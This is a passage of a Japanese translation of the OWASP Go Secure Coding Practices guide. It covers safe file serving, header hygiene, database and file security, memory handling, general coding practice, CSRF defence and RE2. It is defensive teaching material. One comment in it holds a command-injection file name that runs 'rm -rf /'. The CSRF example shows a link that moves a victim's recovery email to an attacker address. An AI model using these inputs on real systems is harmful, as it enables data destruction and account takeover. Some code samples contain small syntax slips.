
```
type justFilesFilesystem struct {
    fs http.FileSystem
}

func (fs justFilesFilesystem) Open(name string) (http.File, error) {
    f, err := fs.fs.Open(name)
    if err != nil {
        return nil, err
    }
    return neuteredReaddirFile{f}, nil
}
```


そして、次のように `http.ListenAndServe` に対して使用するだけです。

```
fs := justFilesFilesystem{http.Dir("tmp/static")}
http.ListenAndServe(":8080", http.StripPrefix("/tmp/static", http.FileServer(fs)))
```

このアプリケーションでは、`tmp/static/` のパスだけ閲覧を許可していることに注意してください。保護されたファイルに直接アクセスしようとすると、次のようにになります。



また、`test/` フォルダに対してディレクトリリストイングしようしても、同じエラーが表示されます。



不要なものの削除/無効化

本番環境では、不要な機能およびファイルをすべて削除してください。(本番環境へ移行する) 最終バージョンで必要とされないテストコードや機能は、開発者レイヤにとどめておくべきです。誰もが見ることのできる場所、つまり公開される場所には置かないようにしましょう。

HTTP レスポンスヘッダもチェックすべきです。以下のような機密情報を開示するヘッダは削除してください。

- OS のバージョン
- Web サーバーのバージョン
- フレームワークやプログラミング言語のバージョン

```
Content-Length: "3"
Content-Type: "text/plain; charset=utf-8"
Date: "Tue, 21 Feb 2017 11:42:15 GMT"
X-Request-With: "Go Vulnerable Framework 1.2"
```

攻撃者がバージョンの脆弱性を確認するために使用される可能性があるため、削除することをお勧めします。

バリデーション

デフォルトでは、Go によって開示されることはありません。しかし、もしあなたが何らかの外部パッケージやフレームワークを使用している場合は、ダブルチェックを忘れないようにしてください。

以下のようなものを探してみてください。

```
w.Header().Set("X-Request-With", "Go Vulnerable Framework 1.2")
```

公開されている HTTP ヘッダのコードを探して、削除できます。

また、Web アプリケーションがサポートする HTTP メソッドを定義できます。POST と GET しか使わない受け入れない場合は、CORS を実装して次のようにします。

```
w.Header().Set("Access-Control-Allow-Methods", "POST, GET")
```

WebDAV などの無効化は気にする必要はありません。もし WebDAV サーバーを実装したい場合は、[パッケージのインポート](#)が必要です。

より良いセキュリティを実現する

セキュリティを考慮し、サーバー、プロセス、およびサービスアカウントについて、[最小権限の原則](#)に従いましょう。

Web アプリケーションのエラー処理に気を付けましょう。例外が発生したら、安全に失敗しましょう。このトピックの詳細については、[エラー処理とログ記録](#)のセクションを参照してください。

`robots.txt` ファイルによってディレクトリ構造が漏れないようにしましょう。`robots.txt` はディレクションファイルであり、セキュリティコントロールではありません。以下のように、ホワイトリスト方式を採用しましょう。

```
User-agent: *
Allow: /sitemap.xml
Allow: /index
Allow: /contact
Allow: /aboutus
Disallow: /
```

上記の例では、ユーザーエージェントや bot に特定のページをインデックスさせ、それ以外を拒否します。これによって、管理者のパスやそのほかの重要なデータなど、機密性の高いフォルダーやページ、つまり管理者パスやそのほかの重要なデータなど、を公開することはありません。

開発環境を本番ネットワークから分離する。開発者とテストグループには適切なアクセスを提供し、さらに追加のセキュリティレイヤを作成して保護すると良いでしょう。多くの場合、開発環境の方が攻撃の対象としては容易です。

最後に、非常に重要なことですが、ソフトウェア変更管理システムを導入して Web アプリケーションのコード（開発環境と本番環境）の変更を管理し、記録しましょう。このために使用できる GitHub のセルフホスティング式クローンが数多く存在します。

資産管理システム

資産管理システムは、Go 固有の問題ではありませんが、その概念と実践の簡単な概要を以下に説明します。

バリデーション

資産管理は、資産が目的に応じて最適なパフォーマンスを達成するために、組織が行う一連の活動が含まれます。また、各資産に求められるセキュリティレベルを評価することも含まれます。

このセクションで、「資産」という場合、システムの構成要素だけでなくそのソフトウェアについても言及しています。

システム導入の手順は以下の通りです。

1. ビジネスにおける情報セキュリティの重要性を確立する。
2. AMS の適用範囲を明確にする。
3. セキュリティポリシーを定める。
4. セキュリティ組織体制を構築する。
5. 資産を特定し分類する。
6. リスクを特定し評価する。
7. リスクマネジメントを計画する。
8. リスク軽減戦略を実施する。
9. 適用可能性を記述する。
10. スタッフを訓練し、セキュリティ意識を向上させる。
11. AMS の性能を監視し、見直す。
12. AMS を維持し、継続的に改善する。

より詳細な分析は、[こちら](#)をご覧ください。

データベースのセキュリティ

OWASP SCP のこのセクションは、データベースのセキュリティに関するすべての問題と、データベースを使用する Web サイトにおいて開発者と Database Administrator (DBA) がなすべきことを説明します。

Go にはデータベースドライバがありません。その代わり、コアインターフェースドライバが [database/sql](#) パッケージにあります。つまりデータベース接続の際には、SQL ドライバ (例：[MariaDB](#), [sqlite3](#)) を登録する必要があります。

ベストプラクティス

Go でデータベースを実装する前に、次に説明する設定に気を付けましょう。

- データベースサーバーの安全なインストール¹
 - `root` アカウントのパスワードを変更・設定。
 - ローカルホスト以外からアクセス可能な `root` アカウントを削除。
 - 匿名ユーザーアカウントを削除。
 - 既存のテスト用データベースの削除。
- 不要なストアドプロシージャ、ユーティリティパッケージ、不要なサービス、ベンダーのコンテンツ (例) をすべて削除。
- データベースが Go で動作するために必要な最小限の機能とオプションを準備。
- Web アプリケーションがデータベースへ接続するために必要なないデフォルトのアカウントはすべて無効化。

また、入力を検証し、エンコードしてからデータベースに出力することが重要です。[Input Validation](#) と [Output Encoding](#) を必ず参照してください。

これはデータベースを使う場合、基本的にどのプログラミング言語でも同様です。

¹. MySQL/MariaDB には安全なインストールのためのプログラムがあります。:

`mysql_secure_installation` ^{1, 2} ↶

データベース接続

コンセプト

`sql.Open` はデータベース接続を返すのではなく、`*DB` : データベース接続プールを返します。データベース操作（例：クエリ）が実行されようとすると、コネクションプールから利用可能なコネクションが取得されますが、操作が完了したらすぐにコネクションプールに返しましょう。

データベース接続は、クエリなどのデータベース操作の実行のために初めて要求とされたときにのみ開かれることに留意してください。

`sql.Open` は、データベース接続のテストさえ行いません。クレデンシャルが間違っていると、最初のデータベース操作の実行時にエラーが発生します。

経験則から言うと、`database/sql` インタフェースのコンテキストバリエント（例：`QueryContext()`）は、常に適切な `Context` とともに利用されるべきです。

Go の公式ドキュメントより

"Package context は Context 型を定義します。API 境界やプロセス間を横断して、デッドライン、キャンセルシグナル、そのほかのリクエストに対応した値を保持します。"

データベースレベルでは、コンテキストがキャンセルされると、コミットされない限りトランザクションはロールバックされます。`(QueryContext の) Rows` がクローズされ、すべてのリソースが返却されます。

```

package main

import (
    "context"
    "database/sql"
    "fmt"
    "log"
    "time"

    _ "github.com/go-sql-driver/mysql"
)

type program struct {
    base context.Context
    cancel func()
    db *sql.DB
}

func main() {
    db, err := sql.Open("mysql", "user:@/cxdb")
    if err != nil {
        log.Fatal(err)
    }
    p := &program{db: db}
    p.base, p.cancel = context.WithCancel(context.Background())

    // Wait for program termination request, cancel base context on request.
    go func() {
        osSignal := // ...
        select {
        case <-p.base.Done():
        case <-osSignal:
            p.cancel()
        }
        // Optionally wait for N milliseconds before calling os.Exit.
    }()
}

err = p.doOperation()
if err != nil {
    log.Fatal(err)
}
}

func (p *program) doOperation() error {
    ctx, cancel := context.WithTimeout(p.base, 10 * time.Second)
    defer cancel()

    var version string
    err := p.db.QueryRowContext(ctx, "SELECT VERSION();").Scan(&version)
    if err != nil {
        return fmt.Errorf("unable to read version %v", err)
    }
    fmt.Println("Connected to:", version)
}

```

接続文字列の保護

接続文字列を安全に保つために、認証の詳細については、一般に公開されていない独立した設定ファイルに保存することをお勧めします。

バリデーション

設定ファイルを `/home/public_html/` に置くのではなく、`/home/private/configDB.xml` など保護された領域を検討してください。

```
<connectionDB>
  <serverDB>localhost</serverDB>
  <userDB>f00</userDB>
  <passDB>f00?bar#ItsP0ssible</passDB>
</connectionDB>
```

そして、Go ファイル上で configDB.xml ファイルを呼び出します。

```
configFile, _ := os.Open("../private/configDB.xml")
```

ファイルを読み込んだら、データベースへ接続します。

```
db, _ := sql.Open(serverDB, userDB, passDB)
```

もちろん、攻撃者がルートアクセス権を持っていれば、そのファイルを見ることが可能です。そこで、最も注意しなければならないのは、ファイルを暗号化することです。

データベースのクレデンシャル

信頼区分とレベルごとに異なるクレデンシャルを使用しましょう。たとえば

- ユーザー
- 読み取り専用ユーザー
- ゲスト
- 管理者

こうすると、読み取り専用のユーザーが接続しても、そのユーザーは実際には読み取りしかできないのでデータベースを壊すことはできません。

認証

最小限の権限でデータベースにアクセスする

Go Web アプリケーションがデータを読み取るだけで、情報を書き込む必要がない場合は、`read-only` の権限を持つデータベースユーザーを作成するだけで十分です。Web アプリケーションのニーズに応じて、データベースのユーザーを調整してください。

強いパスワードを使用する

データベースアクセスを作成するとき、強力なパスワードを使いましょう。パスワードマネージャーを利用すると、強力なパスワードを生成できます。

デフォルトの管理者パスワードを削除する

ほとんどの DBS はデフォルトのアカウントを持っており、そのほとんどにパスワードが設定されていません。

たとえば、MariaDB や MongoDB はパスワードなしの `root` を用意しています。

つまり、パスワードがなくても、攻撃者はすべてにアクセスできてしまいます。

また、コードを GitHub で公開する場合は、認証情報や秘密鍵を削除することを忘れないでください。

パラメータライズドクエリ

プリペアドステートメント（パラメータライズドクエリ）は、SQL インジェクションから防御するための最も安全な方法です。

しかし、一部の報告では、プリペアド・ステートメントが Web アプリケーションのパフォーマンスを低下させる可能性があることが報告されています。したがって、何らかの理由でこの手のデータベースクエリを使用できない場合は、[入力のバリデーションと出力エンコーディング](#)を読むことを強くお勧めします。

Go はほかの言語でのプリペアドステートメントとは異なる動作をします。接続時にステートメントを準備するのではありません。DB 上でステートメントを用意するのです。

フロー

1. 開発者はプール内のあるコネクションでステートメント（`stmt`）を準備する。
2. `stmt` オブジェクトは、どのコネクションを使用したかを記憶する。
3. アプリケーションが `stmt` を実行するとき、記憶したコネクションを使用しようとする。利用できない場合は、プール内の別のコネクションを探そうとします。

このようなフローは、データベースの高負荷な同時使用を引き起こし、多くのプリペアドステートメントを作成することになります。したがって、このことを心にとどめておくことが重要です。

以下は、パラメータ化されたクエリを使用したプリペアドステートメントの例です。

```
customerName := r.URL.Query().Get("name")
db.Exec("UPDATE creditcards SET name=? WHERE customerId=?", customerName, 233, 90)
```

プリペアドステートメントが、望ましくない場合もあります。いくつかの理由が考えられます。

- データベースがプリペアドステートメントをサポートしていない場合。MySQL ドライバを利用している場合、wire protocol をサポートしている MemSQL や Sphinx は MySQL に接続できます。しかし、それらはプリペアドステートメントを含む "バイナリ" プロトコルをサポートしていないため、紛らわしい形で失敗する可能性があります。
- ステートメントが十分に再利用されないため、セキュリティの問題はアプリケーションスタックの別のレイヤで処理される場合（参照：[Input Validation and Output Encoding](#)）。上記のようなパフォーマンスは望めません。

ストアドプロシージャ

ストアドプロシージャを使用すると、クエリに対して特定のビューを作成し、機密情報がアーカイブされないようにできます。

ストアドプロシージャを作成し、アクセスを制限することで、誰が特定のストアドプロシージャを使用できるか、誰がどの種類の情報をアクセスできるかを区別するためのインターフェースが追加されます。これによって特にテーブルやカラムをセキュリティの観点から制御するプロセスがより簡単に管理できます。

例を見てみましょう。

ユーザーのパスポート ID を含む情報を持つテーブルがあるとします。

このようなクエリを使用します。

```
SELECT * FROM tblUsers WHERE userId = $user_input
```

[入力のバリデーション](#)の問題は置いておくとして、データベースのユーザー(例: John)は、ユーザーIDを使ってすべての情報にアクセスできるとします。

そこでもし、John が以下のストアドプロシージャを使用する権限しか持たないように制限した場合はどうなるでしょう。

```
CREATE PROCEDURE db.getName @userId int = NULL
AS
    SELECT name, lastname FROM tblUsers WHERE userId = @userId
GO
```

これだけで実行できます。

```
EXEC db.getName @userId = 14
```

この方法によって、ユーザー John がリクエストしたユーザーの `name` と `lastname` のみを閲覧できることを確実にできます。

ストアドプロシージャは万能な防御策ではありませんが、Web アプリケーションを保護するための新しいレイヤを作成できます。ストアドプロシージャは DBA に、パーミッション制御(例: ユーザーのアクセスを特定の行やデータに制限する)とサパフォーマンスも向上に利益をもたらします。

ファイル管理

ファイルを扱う際の最初の注意点は、ユーザーが動的関数に直接データを渡せないようにすることです。PHPのような言語では、動的に include された関数にユーザーデータを渡すことは、深刻なセキュリティリスクとなりえます。Go はコンパイルされた言語ですので、`include` 関数は存在しません。また、ライブラリは通常、動的にロードされません¹。

ファイルのアップロードは認証されたユーザーからしか許可されるべきではありません。それを担保したうえで、許容されるファイルタイプのみがアップロードできるようにすること（ホワイトリスト）も、セキュリティ上のもう 1 つの重要な観点です。このチェックは、MIME タイプを検出する以下の Go 関数 `func DetectContentType(data []byte) string` を利用できます。

以下は、ファイルを読み込んでファイルタイプを計算する簡単なプログラム ([filertype.go](#)) の関連部分です。

```
{...}
// Write our file to a buffer
// Why 512 bytes? See http://golang.org/pkg/net/http/#DetectContentType
buff := make([]byte, 512)

_, err = file.Read(buff)
{...}
//Result - Our detected filetype
filetype := http.DetectContentType(buff)
```

ファイルタイプを特定した後、許可されるファイルタイプのホワイトリストに照らし合わせます。この例では、次のセクションで行います。

```
{...}
switch filetype {
case "image/jpeg", "image/jpg":
    fmt.Println(filetype)
case "image/gif":
    fmt.Println(filetype)
case "image/png":
    fmt.Println(filetype)
default:
    fmt.Println("unknown file type uploaded")
}
{...}
```

ユーザーがアップロードしたファイルは、アプリケーションの Web コンテキストに保存されるべきではありません。代わりに、ファイルはコンテンツサーバーやデータベースに保存されるべきです。ファイルのアップロード先が実行権限を持たないように注意してください。

アップロード先のファイルサーバーが *NIX 系の場合、chroot 環境や論理ドライブとしてマウントするなどの安全策を講じてください。

再びですが、Go はコンパイル言語であるため、アップロードされるファイルに悪意のあるコードが含まれていても実行されるリスクは、通常存在しません。

動的なリダイレクトを通してユーザーデータは渡されるべきではありません。もしそれが必要な場合、アプリケーションを安全に保つために追加の手順を踏まなければなりません。このようなチェックには、適切に検証されたデータのみを受け入れることと、相対パス URL のチェックを含みます。

バリデーション

さらに、動的なリダイレクトでデータを渡す場合は、ディレクトリやファイルのパスがあらかじめ定義されたパスのリストのインデックスにマップされていることを確認し、そのインデックスを使用することが重要です。

ファイルの絶対パスはユーザーに送らず、常に相対パスを送ってください。

アプリケーションファイルやリソースに関するサーバーのパーミッションを読み取り専用にし、ファイルがアップロードされたら、ウィルスやマルウェアがないかスキャンしましょう。

¹. Go 1.8 では、[新しいプラグイン機構](#) を介して動的ロードができるようになりました。このメカニズムを使用するアプリケーションでは、ユーザーの入力に対して予防策を講じる必要があります。 ↵

メモリ管理

メモリ管理に関して、考慮すべき重要な点がいくつかあります。OWASPのガイドラインに基づき、アプリケーションを保護するためには、まずユーザーの入出力に関連する措置を講じる必要があります。悪意のあるコンテンツが許可されないようにする必要があります。より詳細な概要は、[入力のバリデーション](#)および[出力エンコーディング](#)のセクションをご覧ください。

バッファ境界のチェックも、メモリ管理の重要な側面です。コピーするバイト数を受け取る関数を扱う場合。C言語では通常、コピー先の配列の大きさをチェックし、割り当てられた領域を超えて書き込まないようにする必要があります。

Goでは、`string`のようなデータ型はNULL終端ではありません。`string`の場合、そのヘッダは以下の情報で構成されます。

```
type StringHeader struct {
    Data uintptr
    Len   int
}
```

そうだとしても、境界のチェックは行わなければなりません（たとえば、ループするとき）。もし、設定された境界を越えてしまうと、Goは`Panic`してしまいます。

以下は簡単な例です。

```
func main() {
    strings := []string{"aaa", "bbb", "ccc", "ddd"}
    // Our loop is not checking the MAP length -> BAD
    for i := 0; i < 5; i++ {
        if len(strings[i]) > 0 {
            fmt.Println(strings[i])
        }
    }
}
```

Output:

```
aaa
bbb
ccc
ddd
panic: runtime error: index out of range
```

アプリケーションがリソースを使用する場合、ガベージコレクタだけに頼るのではなく、リソースがクローズされたことをチェックする必要があります。これは、コネクションオブジェクトやファイルハンドラなどを扱うときに適用できます。Goでは、これらのアクションを実行するために`defer`が利用できます。`defer`内の命令は、ほかの関数が実行を終了したときにのみ実行されます。

```
defer func() {
    // Our cleanup code here
}
```

`defer`に関するより詳しい情報は、このドキュメントの[エラー処理](#)のセクションにあります。

バリデーション

また、脆弱であることが知られている関数の使用も避けるべきです。Goでは、`unsafe` パッケージにこれらの関数が含まれています。これらの関数は、プロダクション環境やプロダクション環境で使われるパッケージでは使用しないでください。`Testing` パッケージも同様です。

一方、メモリの解放はガベージコレクタによって処理されるため、心配する必要はありません。手動でメモリ割り当てを解放できますが推奨しません。

Go言語のGitHubを引用します。

もし本当にGoでメモリを手動で管理したいのであれば、自力で `syscall.Mmap` や `cgo malloc/free` をベースにした独自のメモリアロケータを実装してください。GCを長期間無効にすることは、Goのような並行処理言語では一般に悪手です。GoのGCはこれから先もずっと改善されていくことでしょう。

一般的なコーディングプラクティス

ソフトウェア開発時に考慮すべき一般的なガイドラインがいくつかあります。

- 一般的なタスクには、新しいコードを書くのではなく、テスト、承認、保守されているコードを使用すること。

まったく同じ間違い、バグ、脆弱性に遭遇することが非常に多いでしょう。その原因の1つは、私たちが「バニラコード」、つまりゼロから書かれ、テストも保守もされていないコードで問題に取り組むことに慣れてしまっていることです。可能な限り、多くの人に開発、テスト、利用されているフレームワークのようなマネージドコードを選択しましょう。問題が発生してもより早期に修正されるでしょう。

- OSのタスクを実行するために、タスク固有の組込みAPIを使用しましょう。特に、アプリケーションが起動するコマンドシェルを利用してOSに直接コマンドを発行しないようにしましょう。

ほとんどすべてのプログラミング言語では、Goと同じようにコマンドシェルを発行できます。

```
// Cat (command) a file example
// set FS permissions to a given (by the user) file
func main() {
    reader := bufio.NewReader(os.Stdin)
    // Ask the user what file to be read
    file, _ := reader.ReadString('\n')
    if err := exec.Command("cat", "-A", file).Run(); err != nil {
        fmt.Fprintln(os.Stderr, err)
        os.Exit(1)
    }
    fmt.Println("Executed command -> ")
    fmt.Println(file)
    fmt.Println("Command successful.")
}
```

一見、低レベルのタスクを実行するのに良い方法のように見えますが、深く注意せずに、たとえば、`-c`引数を伴ってOSシェルを呼び出すと、セキュリティ上の問題になります。

`exec.Command()`を使うのは、引数としてプログラムを受け取るバイナリを実行しない限りは安全です。以下の例では `bash` と `-c` コマンドを使用してプログラムを受け取っています。

```
// pass file name as 'file.png; rm -rf / #
if err := exec.Command("bash", "-c", input).Run(); err != nil {
    fmt.Fprintln(os.Stderr, err)
    os.Exit(1)
}
```

常にビルトインされたAPIを使いましょう。

```
if err := os.Chmod(file, 0644); err != nil {
    log.Fatal(err)
}
```

- ライブラリ、実行ファイル、および設定ファイルのコードの整合性を検証するために、チェックサムまたはハッシュを使用しましょう。

バリデーション

アプリケーションがライブラリや設定ファイルなどのサードパーティリソースに依存している場合、実行時にそれらがデプロイ時とまったく同じ状態であることを、どうしたら確認できるでしょうか？

さらに悪いケースを考えてみましょう。アプリケーションがリモートホストからサードパーティのスクリプトをロードする場合、そのファイルがアプリケーションを破壊してしまう変更を加えられていないと、どのように保証するのでしょうか。

もしかしたら、CDN（Content Delivery Networks）について考えているかもしれませんね。CDNはどこにでもあり、私たちはそれを「必要と」しています。しかし、もし CDN が危険にさらされ、リソースが何らかの形で変更されたらどうでしょう？

[サブリソースの整合性](#)のセクションをご覧ください。私たちは長い間、これなしでどうやって生きてきたのでしょうか？

- 競合状態を防ぐために、複数の同時リクエストを防ぐためのロックを使用するか、同期メカニズムを使用しましょう。

競合状態とは、共有リソースが複数のクライアントによって同時にアクセスされたときに発生するものです。共有リソースにアクセスする権利は誰にあるのでしょうか？

これは古くからある問題で、同時並行環境ではよくあることです。しかし、その解決策が十分考慮されていないことが多いものです。

これに対する最良のアプローチは、Go の `sync` パッケージで利用可能な `Mutex` を使うことです。パッケージで利用できます。["Go Tour"](#) から引用した簡単な例です。

バリデーション

```
package main

import (
    "fmt"
    "sync"
    "time"
)

// SafeCounter is safe to use concurrently.
type SafeCounter struct {
    v   map[string]int
    mux sync.Mutex
}

// Inc increments the counter for the given key.
func (c *SafeCounter) Inc(key string) {
    c.mux.Lock()
    // Lock so only one goroutine at a time can access the map c.v.
    c.v[key]++
    c.mux.Unlock()
}

// Value returns the current value of the counter for the given key.
func (c *SafeCounter) Value(key string) int {
    c.mux.Lock()
    // Lock so only one goroutine at a time can access the map c.v.
    defer c.mux.Unlock()
    return c.v[key]
}

func main() {
    c := SafeCounter{v: make(map[string]int)}
    for i := 0; i < 1000; i++ {
        go c.Inc("somekey")
    }

    time.Sleep(time.Second)
    fmt.Println(c.Value("somekey"))
}
```

もう 1 つの問題は、リソースの枯渇で、DoS につながる可能性があります。Go にはセマフォのネイティブなサポートはありませんが、バッファドチャネルを使用してセマフォを再現できます。

セマフォの使い方の例をいくつか挙げます。

- データベース接続
- TCP/IP 出力接続
- スレッド
- メモリ

Go でのセマフォの使い方の簡単な例です。

バリデーション

```
// write to file
const {
    AvailableMemory      = 10 << 20 // 10 MB
    AverageMemoryPerRequest = 10 << 10 // 10 KB
    MaxOutstanding       = AvailableMemory / AverageMemoryPerRequest
}

var sem = make(chan int, MaxOutstanding)

func Serve(queue chan *Request) {
    for {
        sem <- 1 // Block until there's capacity to process a request.
        req := <-queue
        go handle(req) // Don't wait for handle to finish.
    }
}

func handle(r *Request) {
    process(r) // May take a long time & use a lot of memory or CPU
    <-sem      // Done; enable next request to run.
}
```

- 共有変数とリソースを不適切な同時アクセスから保護する。

この問題にどのようにアプローチするかは、もうお分かりでしょう。mutex またはセマフォを使用することで、付随する問題を解決できます。

- すべての変数とそのほかのデータストアを、宣言時または最初の使用直前に、明示的に初期化します。
- アプリケーションが昇格した特権で実行されなければならない場合、特権を上げるのはできるだけ遅く、落とすのはできるだけ早くしてください。
- 計算ミスを防ぐには、プログラミング言語の基本的な表現技法と、それが数値計算とどのように相互作用するかを理解する必要があります。また バイトサイズの不一致、精度、符号付き/符号なし、切り捨て、型間の変換とキャス、not-a-number (数字ではない) 計算、そして、その言語が基礎となる表現に対して大きすぎたり小さすぎたりする数値をどのように扱うかについて、細心の注意を払う必要があります。

どんなに優れたプログラミング言語であっても、ハードウェアの制限に対処しなければなりません。私たちが普段忘れるがちな制限のひとつには、浮動小数点数の精度の欠落があります。

```
package main

import "fmt"

func main () {
    var n float64 = 0

    for i := 0; i < 10; i++ {
        n += .1
    }

    fmt.Println(n)
}
```

0.1 を 10 回足し合わせているので、1 になるとお考えかもしれません、違います。

```
0.9999999999999999
```

巨大な値を扱ったときに何が起きるか見てみましょう。

バリデーション

```
package main

import "fmt"
import "math"

func main () {
    var n int64 = math.MaxInt64

    fmt.Println(n)
    fmt.Println(n + 1)
}
```

```
9223372036854775807
-9223372036854775808
```

巨大な数を扱うライブラリが必要となるでしょう。[math/big package](#)

```
package main

import "fmt"
import "math"
import "math/big"

func main () {
    n1 := new(big.Int).SetInt64(math.MaxInt64)
    n2 := new(big.Int).SetInt64(1)
    sum := new(big.Int)

    fmt.Println(n1)
    fmt.Println(sum.Add(n1, n2))
}
```

期待通りの答えを得られます。

```
9223372036854775807
9223372036854775808
```

- ユーザーから提供されたデータを動的実行関数に渡さないこと。

詳細は、[入力の検証と出力のエンコーディング](#)のセクションを読んでください。近道はありません。

- ユーザーが新しいコードを生成したり、既存のコードを変更したりすることを制限しましょう。

ユーザーがソースコードをアップロードすることを想定しているユースケースがいくつかあります。このような必要がある場合、制限された環境で行う必要があります。そうでなければ、コントロールを失うことになります。

最初から見ていきましょう。

アプリケーションのソースコード・ファイルは書き込み可能であってはならず、読み取り専用か、せいぜい実行可能なものにしてください。こうすることで、攻撃者がアプリケーションにソースコードを追加して実行させ また、シェルを開いてサーバーを制御することを防げます。

同じように、アップロードされたファイルのパーミッションも適切に設定する必要があります。通常は画像/写真、スプレッドシート、テキスト文書などで、これらは実行権限を必要としません。

バリデーション

画像ファイルを扱う場合、サーバー側で前処理をする必要があります。安全で標準的なフォーマットに変換し、画像ファイルのメタデータからのスクリプトインジェクションを回避する必要があります。EXIF タグのついた画像は悪意のあるコードが仕込まれている場合があるため、処理する場合は [出力エンコーディング](#) のガイドラインに従うべきです。

```
// Open out file to be converted
imageFile, err := os.Open("logo.jpg")
if err != nil {
    fmt.Println("Error opening file.")
}

// decode jpeg into image.Image
imageDecoded, err := jpeg.Decode(imageFile)

// Create the new image file
out, err := os.Create("logo.png")

// Encode the image to png
err = png.Encode(out, imageDecoded)
```

特別な理由でユーザーの入力をソースコードとして評価しなければならない場合は、サンドボックス環境¹でのみ行ってください。

- すべてのセカンダリーアプリケーション、サードパーティーコード、ライブラリをレビューしましょう。ビジネス上の必要性を判断し、機能の安全性を検証しましょう。新たな脆弱性をもたらす可能性があるためです。

プロジェクトに追加されたサードパーティライブラリを 1 つ 1 つ監査する必要があります。これらは、あなたのアプリケーションの一部であり、同じアクセス権や特権で実行されます。

- 安全なアップデートを実装してください。もし、アプリケーションが自動更新を利用する場合は、コードに暗号署名を使用し、クライアントでその署名を検証するようにしましょう。ホストサーバーからクライアントにコードを転送するためには暗号化されたチャネルを使用しましょう。

¹. "Inside the Go Playground", The Go Blog, December 2013 ↵

クロスサイトリクエストフォージェリ

[OWASP の定義](#)によると、Cross-Site Request Forgery (CSRF)とは、エンドユーザーに認証済みの Web アプリケーション上で望ましくない動作を実行させる攻撃であるとされます。[ソース](#)

CSRF 攻撃は、データの盗難に焦点を当てたものではありません。その代わり、状態を変更するリクエストに狙いを定めています。攻撃者はちょっとしたソーシャルエンジニアリング（メールやチャットでのリンクの共有など）を用いて、ユーザーを騙して、アカウントの復旧用メールアドレスを変更するなどの望まないアクションを Web サービスに対して実行させることができます。

攻撃のシナリオ

たとえば、`foo.com` が HTTP `GET` リクエストを使って、次のようにアカウント復旧用メールアドレスを設定できるとしましょう。

```
GET https://foo.com/account/recover?email=me@somehost.com
```

単純な攻撃のシナリオは以下のようになります。

1. 被害者が <https://foo.com> で認証する。
2. 攻撃者は被害者に以下のリンク付きのチャットメッセージを送信する。

```
https://foo.com/account/recover?email=me@attacker.com
```

3. 被害者のアカウント復旧用メールアドレスは、`me@attacker.com` に変更され、攻撃者がアカウントを完全にコントロールできるようになる。

問題点

HTTP メソッドを `GET` から `POST` (または別のメソッド) に変更しても、問題は解決しません。シークレット Cookie、URL リライト、HTTPS を使っても解決しません。

この攻撃が可能なのは、サーバーが正当なユーザーセッション中のワークフロー (ナビゲーション) で行われたリクエストと、悪意あるリクエストを区別できないためです。

解決

理論編

前述したように、CSRF は状態を変更するリクエストを対象とします。Web アプリケーションでは、ほとんどの場合、フォームの送信によって発行された `POST` リクエストを意味します。

このシナリオでは、ユーザーが最初にフォームを表示するページを要求したとき、サーバーは `nonce` (一度だけ使われる任意の数字) を計算します。このトークンはフォームのフィールドとして含まれます (ほとんどの場合、このフィールドは `hidden` ですが、必須ではありません)。

バリデーション

次に、フォームが送信されると、hidden フィールドはほかのユーザー入力と一緒にサーバーに送信されます。サーバーはトークンがリクエストデータの一部であるかどうかを検証し、トークンがリクエストデータの一部に含むか検証し、有効かどうかを判断します。

この nonce/token は、以下の要件に従うべきです。

- ユーザーセッションごとに異なること
- 大きなランダム値であること
- 暗号的に安全な乱数生成器によって生成されること

Note: HTTP `GET` リクエストは状態を変化させないことが期待されています（そうあるべきと言われています）望ましくないプログラミングによって、実際にはリソースを変更できます。そのため、CSRF 攻撃の標的になる可能性があります。

API については、`PUT` と `DELETE` もまた CSRF 攻撃の一般的な標的です。

実践編

これをすべて手作業で行うのは、エラーが発生しやすいので、良いアイデアとは言えません。

ほとんどの Web アプリケーションフレームワークは、すぐに使える解決策を提供しているため、それを有効にすることをお勧めします。もしあなたがフレームワークを使用していないなら、使用しましょう。

次の例は、Go Web アプリケーション向けの [Gorilla Web ツールキット](#) の一部です。GitHub の [gorilla/csrf](#) にあります。

バリデーション

```
package main

import (
    "net/http"

    "github.com/gorilla/csrf"
    "github.com/gorilla/mux"
)

func main() {
    r := mux.NewRouter()
    r.HandleFunc("/signup", ShowSignupForm)
    // All POST requests without a valid token will return HTTP 403 Forbidden.
    r.HandleFunc("/signup/post", SubmitSignupForm)

    // Add the middleware to your router by wrapping it.
    http.ListenAndServe(":8000",
        csrf.Protect([]byte("32-byte-long-auth-key"))(r))
    // PS: Don't forget to pass csrf.Secure(false) if you're developing locally
    // over plain HTTP (just don't leave it on in production).
}

func ShowSignupForm(w http.ResponseWriter, r *http.Request) {
    // signup_form.tmpl just needs a {{ .csrfField }} template tag for
    // csrf.TemplateField to inject the CSRF token into. Easy!
    t.ExecuteTemplate(w, "signup_form.tmpl", map[string]interface{}{
        csrf.TemplateTag: csrf.TemplateField(r),
    })
    // We could also retrieve the token directly from csrf.Token(r) and
    // set it in the request header - w.Header.Set("X-CSRF-Token", token)
    // This is useful if you're sending JSON to clients or a front-end JavaScript
    // framework.
}

func SubmitSignupForm(w http.ResponseWriter, r *http.Request) {
    // We can trust that requests making it this far have satisfied
    // our CSRF protection requirements.
}
```

OWASP が詳細な [Cross-Site Request Forgery \(CSRF\) Prevention Cheat Sheet](#) を公開していますので、一読されることをお勧めします。

正規表現

正規表現は、検索やバリデーションをするために広く使用されている強力なツールです。Web アプリケーションでは、入力のバリデーション（例：電子メールアドレス）によく使われます。

正規表現は、文字列の集合を記述するための表記法です。ある文字列が正規表現で記述された集合に含まれる場合、その正規表現が文字列に一致すると言います。（[出典](#)）

正規表現を使いこなすのが難しいことはよく知られています。ちょっとしたバリデーションでの利用が DoS につながることがあります。

Go の作者はそれを真摯に受け取め、ほかのプログラミング言語とは異なり、[regex standard package](#) として RE2 を実装することにしました。

RE2 の意義

RE2 は、信頼できないユーザによって正規表現を利用されたとしても、リスクなく扱えるという明確な目標を持って設計・実装されました。（[ソース](#)）

セキュリティを考慮しつつ、RE2 はパーサ、コンパイラ、実行エンジンが利用可能なメモリを制限することで、線形時間性能とグレースフルフェイルを保証します。

正規表現 DoS (ReDoS)

